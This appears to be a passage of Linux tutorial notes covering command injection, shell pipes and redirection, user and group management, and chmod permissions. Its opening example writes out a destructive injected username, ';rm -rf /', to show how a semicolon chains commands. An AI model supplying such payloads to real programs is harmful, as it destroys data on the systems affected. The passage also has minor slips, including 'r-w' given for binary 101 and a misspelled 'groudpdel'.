A command injection vulnerability arises when a program passes an **unsafe user input** to a system **shell**. One way of exploiting such a vulnerability is using special shell characters (such as those used for chaining commands) to make the shell execute a command of the attacker's choice. For example, imagine a program that asks the user for their username in order to browse their home directory on the server. The program takes the user-supplied `$username` and passes the following string `"ls /home/" + $username` to the **shell**. If a malicious user supplies `";rm -rf /"` as their username (notice the semicolon), then the resulting string that will be passed to the shell will be: `"ls /home/;rm -rf /"`. In other words, the attacker will be able to delete the entire filesystem on the server (assuming the program has enough privileges)!! The attack is made possible by using the semicolon as a **special shell character** to append another command. See more examples and possible mitigations at: https://owasp.org/www-community/attacks/Command_Injection

5.3 Piping and Input/Output Redirection in the Shell

There are two ways of **altering I/O flow** in a shell: **piping** (**to other commands**) and **redirection** (**to files**)

A. Piping:

Piping is yet another way of **chaining commands**. A **pipe** **|** redirects **the output of a command** to be used as **an input to another command**. Here are a few examples:

```
man -k user | grep add    # man -k user returns all manpages that have the keyword 'user', ...
                          # grep will filter the results, to return only those with the word 'add'
find . -name "f*" | wc -l # find returns all files starting with f in the current directory, ...
                          # wc -l returns just the count of the results (-l for the number of lines)
cat f1 f2 | uniq | sort -r # cat concatenates the contents of files f1 and f2, ...
                          # uniq removes duplicate lines, and sort -r sorts lines in reverse order
head -5 file1 | tail -1   # print only the fifth line of file1
```

B. I/O Redirection:

Commands use three types of **standard I/O streams/devices**: **Standard Input** (aka stdin denoted by a file descriptor number **0**), **Standard Output** (aka stdout, with a file descriptor number **1**), and **Standard Error** (aka stderr, with a file descriptor number **2**). Therefore, there are three types of redirection: **input** redirection, **output** redirection, and **error** redirection.

Input redirection (<) allows **reading data from files** to the **standard input** of a command. It uses the **<** operator, as demonstrated in this example:

```
wc < file1                # wc prints the number of lines, words, and characters in file1
```

Output redirection (> and >>) allows **writing from the standard output of a command to files** It uses either the **>** operator (to **overwrite** a file) or the **>>** operator (to **append to** a file), as demonstrated in these examples:

```
ls > out.txt              # redirect the output of ls to out.txt (overwrites the file if it exists)
whoami >> out.txt         # appends to the end of the output file (unlike >)
```

Error redirection (2> and 2>>) allows **writing from the standard error of a command to files.** Error redirection operators (**2>** **and** **2>>**) use the **file descriptor of stderr** (number **2**) to distinguish them from output redirection operators.

```
cd dir/ 2>> error.log     # redirect cd errors to a file (example errors: no permissions, dir doesn't exist)
find / -name "root" 2> /dev/null # redirect errors to the null device, which discards all incoming data
```

What if you want to write **both to the standard output** (the terminal) and **to a file**? This is what the **tee** command does (named after the T-splitter used in plumbing). The **tee** command combines **piping** and **redirection**. It reads **standard input** (the output of one command) and **redirects it** both to the **standard output** and **to one or more files**.

```
ls -al | tee results.txt  # tee will write the output of ls both to the terminal AND to a file
```

6. Managing Users and Permissions

6.1 Users & Groups

There are two types of **user accounts** in Linux, **system accounts** (used by **daemon programs** that run *background processes/services*) and **normal user accounts** (which correspond to interactive users). Each user is assigned a unique **user ID** (UID). Linux has a special **superuser account** called the **root** (with UID=0) that has unrestricted access to any resource. Conventionally, UIDs in the range **1-999** are reserved for **system accounts** (daemons) while **normal users** are assigned **UIDs ≥ 1000**. To get your UID, use the **`id`** command.


Linux also has the concept of a **user group**, which is used to **assign permissions to all users** that belong to that group. When a user is created, they are automatically assigned to a **private group** with the same name as their username, which becomes their **primary group**. A user can also be added to other **secondary groups** to inherit their privileges. Some Unix-like systems use a special group called **`wheel`** for **superusers**, while other systems (such as Ubuntu) have a **`sudo`** group for similar purposes. To see which groups you are part of, use the **`groups`** or **`id`** command.

Linux stores information about users and groups in the following files: /etc/passwd for **user information**, /etc/shadow for **user passwords**, /etc/group for **group information**, and /etc/gshadow for **group passwords**. While any user can view the /etc/passwd & /etc/group files, only a **root user** can view the **password files**: /etc/shadow & /etc/gshadow.

User management commands include **`useradd`** (to add users), **`usermod`** (to modify users), **`userdel`** (to delete users), and **`passwd`** (to change user password). Similarly, you could add, modify, and delete groups using **`groupadd`**, **`groupmod`**, and **`groupdel`**. The following are a few examples of using these commands:

```
sudo groupadd staff          # add a new 'staff' group (sudo to run the command as a superuser)
sudo useradd -m bob          # create new user 'bob', -m to create home directory /home/bob
sudo passwd bob              # set/change the password for user bob (useradd does not create one)
sudo usermod bob -aG staff   # add user bob to group staff (-aG to append to user's groups)
sudo userdel bob             # delete user bob
sudo groudpdel staff         # delete group staff
```

6.2 Ownership & Permissions




In Linux, resources (such as files) are **owned** by users. There are **three classes of ownership**: **user** (typically the one who created the file), **group** (typically the primary group of the user owner), and **others** (all other users). Users interact with resources through **processes**. A process **inherits the privileges of the user who started it** (through their user & group IDs). These privileges are evaluated against the **permissions of the resource** to determine whether the user can access the resource. The interaction between users, resources, and processes is demonstrated in the shown figure.

To **change the ownership of a file**, use the **chown** command which can change the owner **user**, the owner **group**, or **both**. You can also use the **chgrp** command to change the owner group.

```
sudo chown bob f1.txt        # change the user owner of f1.txt to become bob
sudo chown bob:staff f1.txt  # change the user owner of f1.txt to bob, and the group owner to staff
sudo chgrp sales f1.txt      # change the group owner of f1.txt to the sales group
```

As for permissions, Unix has **three basic permission modes**: read (**r**), write (**w**), and execute (**x**). Each mode is denoted by a **binary bit (flag)** that has the value **1** if **enabled**, and **0** otherwise. Therefore, a permission of **rwx** could be represented as (**111**) in binary (all bits are enabled) which is equivalent to **7** in **octal** or **decimal** (111_2=7_8). Similarly, `r-w` = binary **101** = octal **5**, `r--` = binary 100 = octal **4**, and so on. Each file defines the **permission modes** for **each owner class**: user (**u**), group (**g**), and others (**o**). You can see file permissions in the **long list output** of the `ls` command, as in `ls -l prog`:



While it is clear what the **read**, **write**, and **execute** permissions mean in the case of **regular files**, their meaning is not as clear in the case of **directories**. The allowed actions in each case under each permission mode are summarised in the table below.

Permission	Numeric Value	Allowed Actions with **Files**	Allowed Actions with **Directories**
Read (**r**)	$(100)_2$ = **4**	**Open/read** a file	**Read filenames** in a directory (**NO other info** such as **type**, **size**, etc)
Write (**w**)	$(010)_2$ = **2**	**Modify/write to** a file	**Create, delete, & rename files** in a directory (**execute** is required for **write** to work)
Execute (**x**)	$(001)_2$ = **1**	**Run** a file (as executable)	**Access** the directory (eg: **cd**) (access **file info**, only if **filename is known**) (**read** is required to **read filenames**)

Permissions can be set using the **chmod** command which supports setting permissions in either a **symbolic** or **numeric** **notation**. The **symbolic notation** allows for setting permissions either in a **relative** way (by **adding to** or **removing from** existing permissions) or in an **absolute** fashion (by **setting all permissions**, **discarding** existing ones). The **relative** setting can add (**+**) or remove (**-**) **any permission** to/from **any or all of the owner classes** (**u**: user, **g**: group, **o**: others, **a**: all). The **absolute** setting allows setting all permissions (using **=**). The **numeric notation**, on the other hand, **typically works only in an absolute fashion** by **setting all permissions** for **all classes** at once (using **three digits**, one digit for each owner class). This is demonstrated in the following examples:

Note: NO spaces when specifying permission modes

```
chmod u+x,go-wr f1  # add execute to user, and remove write & read from group & others
chmod a+x f1        # add execute to all owner classes (ugo), same as ugo+x or just +x
chmod -x f1         # remove execute permissions from all owner classes (ugo), same as a-x
chmod ug=rwx,o= f1  # set permissions of owner user & group to rwx, and set others to none

chmod 751 f1        # numeric notation 7 (=111=rwx) for u, 5 (=101=r-x) for g, and 1 (=001=--x) for o
chmod 777 f1        # same as symbolic: chmod a=rwx f1 (or chmod ugo=rwx f1)
```